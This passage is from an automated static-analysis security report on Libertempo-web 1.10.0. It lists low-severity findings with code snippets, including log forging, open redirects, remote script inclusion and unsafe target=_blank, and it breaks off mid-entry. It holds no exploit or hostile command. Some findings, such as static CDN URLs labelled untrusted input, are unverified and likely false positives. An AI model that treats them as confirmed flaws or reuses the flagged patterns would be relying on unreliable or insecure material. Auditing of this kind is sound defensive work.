Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=725
Status	New

The application's tagDevelopmentVersion method in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php creates and opens a connection to the database, and enlists it in a transaction. Though the application wraps the connection in a `try { }` block to handle exceptions, the database transaction is not always rolled back on errors.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php
Line	359	359
Object	try	try

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php

Method private function tagDevelopmentVersion(\$tag)

```
....
359.         try {
```

Improper Transaction Handling\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=725

Status [d=726](#)
New

The application's createTable method in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php creates and opens a connection to the database, and enlists it in a transaction. Though the application wraps the connection in a `try { }` block to handle exceptions, the database transaction is not always rolled back on errors.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php
Line	316	316
Object	try	try

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php
Method public function createTable()

```
....  
316.         try {
```

Improper Transaction Handling\Path 6:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=727>
Status New

The application's write method in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php creates and opens a connection to the database, and enlists it in a transaction. Though the application wraps the connection in a `try { }` block to handle exceptions, the database transaction is not always rolled back on errors.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php
Line	357	357
Object	try	try

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php
Method public function write(\$pgt, \$pgt_iou)

```
....  
357.         try {
```

Improper Transaction Handling\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=728
Status	New

The application's read method in /Libertempo-web-

1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php creates and opens a connection to the database, and enlists it in a transaction. Though the application wraps the connection in a `try { }` block to handle exceptions, the database transaction is not always rolled back on errors.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php
Line	401	401
Object	try	try

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/PGTStorage/Db.php
Method public function read(\$pgt_iou)

```
....
401.         try {
```

Log Forging

Query Path:

PHP\Cx\Php Low Visibility\Log Forging Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection

Description

Log Forging\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=729
Status	New

Method `_callback` at line 2333 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input from element `_GET`. This element's value flows through the code without being properly sanitized or validated, and is eventually used in writing an audit log in log at line 451 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php. This may enable Log Forging.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php

Line	2351	471
Object	_GET	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _callback()

```
....
2351.                phpCAS::error('PGTIou format invalid' .
$_GET['pgtIou']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
....
471.                error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

Log Forging\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=730
Status	New

Method _callback at line 2333 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input from element _GET. This element's value flows through the code without being properly sanitized or validated, and is eventually used in writing an audit log in log at line 451 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php. This may enable Log Forging.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	2347	471
Object	_GET	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _callback()

```
....
2347.                phpCAS::error('PGT format invalid' .
$_GET['pgtId']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
....
471.             error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

Log Forging\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=731
Status	New

Method `__construct` at line 876 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input from element `_GET`. This element's value flows through the code without being properly sanitized or validated, and is eventually used in writing an audit log in log at line 471 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php`. This may enable Log Forging.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php</code>
Line	986	471
Object	<code>_GET</code>	<code>error_log</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
Method `public function __construct(`

```
....
986.             $ticket = (isset($_GET['ticket']) ? $_GET['ticket'] :
null);
```



File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php`
Method `public static function log($str)`

```
....
471.             error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

Log Forging\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=732
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input from element `_SERVER`. This element's value flows through the code without being properly

sanitized or validated, and is eventually used in writing an audit log in log at line 451 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php. This may enable Log Forging.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	3490	471
Object	_SERVER	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
....
471.             error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

Log Forging\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=733
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input from element _SERVER. This element's value flows through the code without being properly sanitized or validated, and is eventually used in writing an audit log in log at line 451 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php. This may enable Log Forging.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	3499	471
Object	_SERVER	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
.....
3499.                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
.....
471.                error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

Log Forging\Path 6:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=734>
Status New

Method getURL at line 3442 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input from element _SERVER. This element's value flows through the code without being properly sanitized or validated, and is eventually used in writing an audit log in log at line 451 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php. This may enable Log Forging.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	3453	471
Object	_SERVER	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getURL()

```
.....
3453.                $request_uri = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
.....
471.                error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

Client Remote File Inclusion

Query Path:

JavaScript\Cx\JavaScript Low Visibility\Client Remote File Inclusion Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection

Description

Client Remote File Inclusion\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1449
Status	New

The application dynamically loads an external library `""http://d3js.org/d3.v3.min.js""` at line 5 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html`. However, this library is selected based on untrusted user input `""http://d3js.org/d3.v3.min.js""`, from line 5 in `/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html</code>
Line	5	5
Object	<code>""http://d3js.org/d3.v3.min.js""</code>	<code>""http://d3js.org/d3.v3.min.js""</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html`
 Method `<script src=""http://d3js.org/d3.v3.min.js"></script>`

```
....
5. <script src=""http://d3js.org/d3.v3.min.js"></script>
```

Client Remote File Inclusion\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1450
Status	New

The application dynamically loads an external library `""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""` at line 6 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html`. However, this library is selected based on untrusted user input `""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""`, from line 6 in `/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html`. An attacker can influence this input to cause the application execute arbitrary code.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html
Line	6	6
Object	""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""	""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html

Method `<script src=""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js"> </script>`

```
....
6.      <script
src=""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js"></
script>
```

Client Remote File Inclusion\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1451
Status	New

The application dynamically loads an external library ""http://d3js.org/d3.v3.min.js"" at line 5 of /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html. However, this library is selected based on untrusted user input ""http://d3js.org/d3.v3.min.js"", from line 5 in /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html
Line	5	5
Object	""http://d3js.org/d3.v3.min.js""	""http://d3js.org/d3.v3.min.js""

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html

Method `<script src=""http://d3js.org/d3.v3.min.js"> </script>`

```
....
5.      <script src=""http://d3js.org/d3.v3.min.js"></script>
```

Client Remote File Inclusion\Path 4:

Severity	Low
Result State	To Verify

Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1452
Status	New

The application dynamically loads an external library `""http://d3js.org/d3.v3.min.js""` at line 5 of `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html`. However, this library is selected based on untrusted user input `""http://d3js.org/d3.v3.min.js""`, from line 5 in `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html</code>	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html</code>
Line	5	5
Object	<code>""http://d3js.org/d3.v3.min.js""</code>	<code>""http://d3js.org/d3.v3.min.js""</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html`
 Method `<script src=""http://d3js.org/d3.v3.min.js"> </script>`

```
....
5.    <script src=""http://d3js.org/d3.v3.min.js"></script>
```

Client Remote File Inclusion\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1453
Status	New

The application dynamically loads an external library `""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""` at line 6 of `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html`. However, this library is selected based on untrusted user input `""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""`, from line 6 in `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html</code>	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html</code>
Line	6	6

Object	""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""	""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""
--------	---	---

Code Snippet

File Name	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html
Method	<pre><script src=""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js"></script> 6. <script src=""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js"></script></pre>

Client Remote File Inclusion\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1454
Status	New

The application dynamically loads an external library ""http://d3js.org/d3.v3.min.js"" at line 5 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html. However, this library is selected based on untrusted user input ""http://d3js.org/d3.v3.min.js"", from line 5 in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html
Line	5	5
Object	""http://d3js.org/d3.v3.min.js""	""http://d3js.org/d3.v3.min.js""

Code Snippet

File Name	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html
Method	<pre><script src=""http://d3js.org/d3.v3.min.js"></script> 5. <script src=""http://d3js.org/d3.v3.min.js"></script></pre>

Client Hardcoded Domain

Query Path:

JavaScript\JavaScript Low Visibility\Client Hardcoded Domain Version:1

[Description](#)

Client Hardcoded Domain\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1606
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html
Line	5	5
Object	""http://d3js.org/d3.v3.min.js""	""http://d3js.org/d3.v3.min.js""

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html

Method <script src="http://d3js.org/d3.v3.min.js"> </script>

```
....
5.    <script src="http://d3js.org/d3.v3.min.js"></script>
```

Client Hardcoded Domain\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1607
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html
Line	6	6
Object	""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""	""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/coverage/treemap/index.html

Method <script src="http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js"> </script>

```
....
6.    <script
src="http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js"></script>
```

Client Hardcoded Domain\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1608
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html
Line	5	5
Object	""http://d3js.org/d3.v3.min.js""	""http://d3js.org/d3.v3.min.js""

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html
Method <script src="http://d3js.org/d3.v3.min.js"> </script>

```
....  
5.    <script src="http://d3js.org/d3.v3.min.js"></script>
```

Client Hardcoded Domain\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1609
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html
Line	5	5
Object	""http://d3js.org/d3.v3.min.js""	""http://d3js.org/d3.v3.min.js""

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html
Method <script src="http://d3js.org/d3.v3.min.js"> </script>

```
....  
5.    <script src="http://d3js.org/d3.v3.min.js"></script>
```

Client Hardcoded Domain\Path 5:

Severity	Low
----------	-----

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1610
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html
Line	6	6
Object	""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""	""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js""

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/coverage/treemap/index.html

Method `<script src=""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js"> </script>`

```
....
6.      <script
src=""http://cdnjs.cloudflare.com/ajax/libs/moment.js/2.0.0/moment.js"></script>
```

Client Hardcoded Domain\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1611
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html
Line	5	5
Object	""http://d3js.org/d3.v3.min.js""	""http://d3js.org/d3.v3.min.js""

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html

Method `<script src=""http://d3js.org/d3.v3.min.js"> </script>`

```
....
5.      <script src="http://d3js.org/d3.v3.min.js"></script>
```

Client DOM Open Redirect

Query Path:

JavaScript\Cx\JavaScript Low Visibility\Client DOM Open Redirect Version:2

Categories

OWASP Top 10 2013: A10-Unvalidated Redirects and Forwards

Description

Client DOM Open Redirect\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1445
Status	New

A possible open redirect has been found at line 236 in /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html
Line	244	248
Object	href	href

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html
Method var onClickOnCell = function(d) {

```
....
244.      var urlBase = window.location.href;
....
248.      return window.location.href = urlBase + d.path;
```

Client DOM Open Redirect\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1446
Status	New

A possible open redirect has been found at line 236 in /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html file. This might lead to an untrusted site which mainly used for phishing.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html	/Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html
Line	246	248
Object	substring	href

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/resources/treemap/index.html
Method var onClickOnCell = function(d) {

```

....
246.                                     urlBase =
window.location.href.substring(0, window.location.href.lastIndexOf('/')
+ 1);
....
248.                                     return window.location.href = urlBase + d.path;

```

Client DOM Open Redirect\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1447
Status	New

A possible open redirect has been found at line 236 in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html
Line	244	248
Object	href	href

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html
Method var onClickOnCell = function(d) {

```

....
244.                                     var urlBase = window.location.href;
....
248.                                     return window.location.href = urlBase + d.path;

```

Client DOM Open Redirect\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-

paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1448

Status New

A possible open redirect has been found at line 236 in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html
Line	246	248
Object	substring	href

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/resources/treemap/index.html

Method var onClickOnCell = function(d) {

```

246.                                     urlBase =
window.location.href.substring(0, window.location.href.lastIndexOf('/')
+ 1);
248.                                     return window.location.href = urlBase + d.path;

```

Unsafe Use Of Target Blank

Query Path:

PHP\Cx\Php Low Visibility\Unsafe Use Of Target Blank Version:1

[Description](#)

Unsafe Use Of Target Blank\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1699
Status	New

Using "

	Source	Destination
File	/Libertempo-web-1.10.0/responsable/Fonctions.php	/Libertempo-web-1.10.0/hr/hr_page_principale.php
Line	1107	4
Object	"<a class=\"action print\" href=\"../edition/edit_user.php?user_login=\$current_login_2\" target=\"_blank\" title=\""	echo

Code Snippet

File Name /Libertempo-web-1.10.0/responsable/Fonctions.php
Method public static function pagePrincipaleModule(\$tab_type_cong, \$tab_type_conges_exceptionnels)

```
....
1107.                                $text_edit_papier="<a class=\"action print\"
href=\"../edition/edit_user.php?user_login=$current_login_2\"
target=\"_blank\" title=\"\". ('resp_etat_users_imprim')."\"><i
class=\"fa fa-file-text\"></i></a>";
```

File Name /Libertempo-web-1.10.0/hr/hr_page_principale.php
Method <?php

```
....
4.
```

Unsafe Use Of Target Blank\Path 2:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1700>
Status New

Using "

	Source	Destination
File	/Libertempo-web-1.10.0/responsable/Fonctions.php	/Libertempo-web-1.10.0/hr/hr_page_principale.php
Line	1052	4
Object	"<a class=\"action edit\" href=\"../edition/edit_user.php?user_login=\$current_login\" target=\"_blank\" title=\"\"	echo

Code Snippet

File Name /Libertempo-web-1.10.0/responsable/Fonctions.php
Method public static function pagePrincipaleModule(\$tab_type_cong, \$tab_type_conges_exceptionnels)

```
....
1052.                                $text_edit_papier="<a class=\"action edit\"
href=\"../edition/edit_user.php?user_login=$current_login\"
target=\"_blank\" title=\"\". ('resp_etat_users_imprim')."\"><i
class=\"fa fa-file-text\"></i></a>";
```

File Name /Libertempo-web-1.10.0/hr/hr_page_principale.php
Method <?php

```
....
4.
```

Unsafe Use Of Target Blank\Path 3:

Severity	Low
Result State	To Verify
